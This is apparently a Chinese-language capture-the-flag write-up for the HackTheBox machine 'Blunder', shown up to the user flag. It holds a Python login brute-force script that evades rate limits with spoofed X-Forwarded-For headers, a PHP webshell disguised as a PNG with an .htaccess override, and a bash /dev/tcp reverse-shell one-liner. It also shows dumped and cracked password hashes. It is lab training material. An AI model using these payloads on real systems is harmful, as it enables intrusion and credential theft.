Blunder(完成),爆破[python腳本]、反彈shell、sudo漏洞


```
└──# nmap -sCV -A -p 21,80 10.10.10.191
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 10:03 PDT
Nmap scan report for 10.10.10.191
Host is up (0.27s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-title: Blunder | A blunder of interesting facts
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 5.0 (97%), Linux 5.0 - 5.4 (92%), Linux 4.15 - 5.8 (89%), HP P2000 G3 NAS device (89%), Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Infomir MAG-250 set-top box (88%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (88%), Linux 3.7 (88%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   296.16 ms 10.10.14.1
2   296.11 ms 10.10.10.191

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.96 seconds
```

---


ftp無法連線

---

80 port
目錄爆破掃到登入介面




檢查原始碼疑似版本




```
  <!-- Javascript -->
  <script src="http://10.10.10.191/bl-kernel/js/jquery.min.js?version=3.9.2"></script>
<script src="http://10.10.10.191/bl-kernel/js/bootstrap.bundle.min.js?version=3.9.2"></scri
```

有漏洞



```
└─# searchsploit BLUDIT 3.9.2
------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                         |  Path
------------------------------------------------------------------------------------------------------- ---------------------------------
Bludit  3.9.2 - Authentication Bruteforce Mitigation Bypass                                            | php/webapps/48746.rb
Bludit 3.9.2 - Auth Bruteforce Bypass                                                                  | php/webapps/48942.py
Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit)                                           | php/webapps/49037.rb
Bludit 3.9.2 - Directory Traversal                                                                     | multiple/webapps/48701.txt
Bludit < 3.13.1 Backup Plugin - Arbitrary File Download (Authenticated)                                | php/webapps/51541.py
------------------------------------------------------------------------------------------------------- ---------------------------------
```

找到一個目錄，發現為何會關閉FTP



```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

可能是username = fergus

使用cewl抓取資料當作密碼

```
cewl http://10.10.10.191 > wordlist
```


方案一
使用48942.py腳本進行爆破，得出

```
└─# python3 48942.py -l http://10.10.10.191/admin/ -u usenrname -p wordlist

username = fergus
passwd = RolandDeschain
```

方案二
參考腳本https://rastating.github.io/bludit-brute-force-mitigation-bypass/進行修改


```
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []
words = open('wordlist.txt','r')

for line in words:
    line=line.rstrip()
    wordlist.append(line)

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)
    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data,
allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

登入成功




在原始碼發現`tokenCSRF = "99e6c79fb69702af8176793aaab3912ca7d52833"`

在使用48701.txt




```
#### USAGE ####
# 1. Create payloads: .png with PHP payload and the .htaccess to treat .pngs like PHP
# 2. Change hardcoded values: URL is your target webapp, username and password is admin creds to get to the admin dir
# 3. Run the exploit
# 4. Start a listener to match your payload: `nc -nlvp 53`, meterpreter multi handler, etc
# 5. Visit your target web app and open the evil picture: visit url + /bl-content/tmp/temp/evil.png
```

1. cat evil.png `<?php echo system($_GET['cmd']); ?>`
2. echo "RewriteEngine off" > .htaccess
3. echo "AddType application/x-httpd-php .png" >> .htaccess
   執行成功



```
└─# python3 48701.py
cookie: tv9r0umj170n51fo3pfngvqme4
csrf_token: 0a03bd11c9f837d9e51cf7c0aab9a9b0c890cdca
Uploading payload: evil.png
Uploading payload: .htaccess
```

上傳成功




```
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

進行反彈


```
bash -c 'bash -i >& /dev/tcp/10.10.14.2/9200 0>&1'
```

進行URL編碼：

```
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.2%2F9200%200%3E%261%27
```




```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.191] 51384
bash: cannot set terminal process group (1243): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$ id
idwh
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/tempwhoami
whoami
www-data
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$ uname -a
uname -a
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$
```




```
<2/bl-content/databases$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
temp:x:1002:1002:,,,:/home/temp:/bin/bash
```

bludit-3.9.2找到databases，但沒有用戶名




```
/var/www/bludit-3.9.2/bl-content
www-data@blunder:/var/www/bludit-3.9.2/bl-content$ ls
ls
databases
pages
tmp
```




```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
        "email": "",
        "registered": "2019-11-27 13:26:44",
        "tokenRemember": "",
        "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    }
```

bludit-3.10.0a也有databases



```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```



Enter up to 20 non-salted hashes, one per line:


```
faca404fd5c0a31cf1897b823c695c85cffeb98d
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120


```
username = hugo
passwd = Password120
```

因沒有開ssh，可進行su hugo




```
id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
whoami
hugo
```

user flag



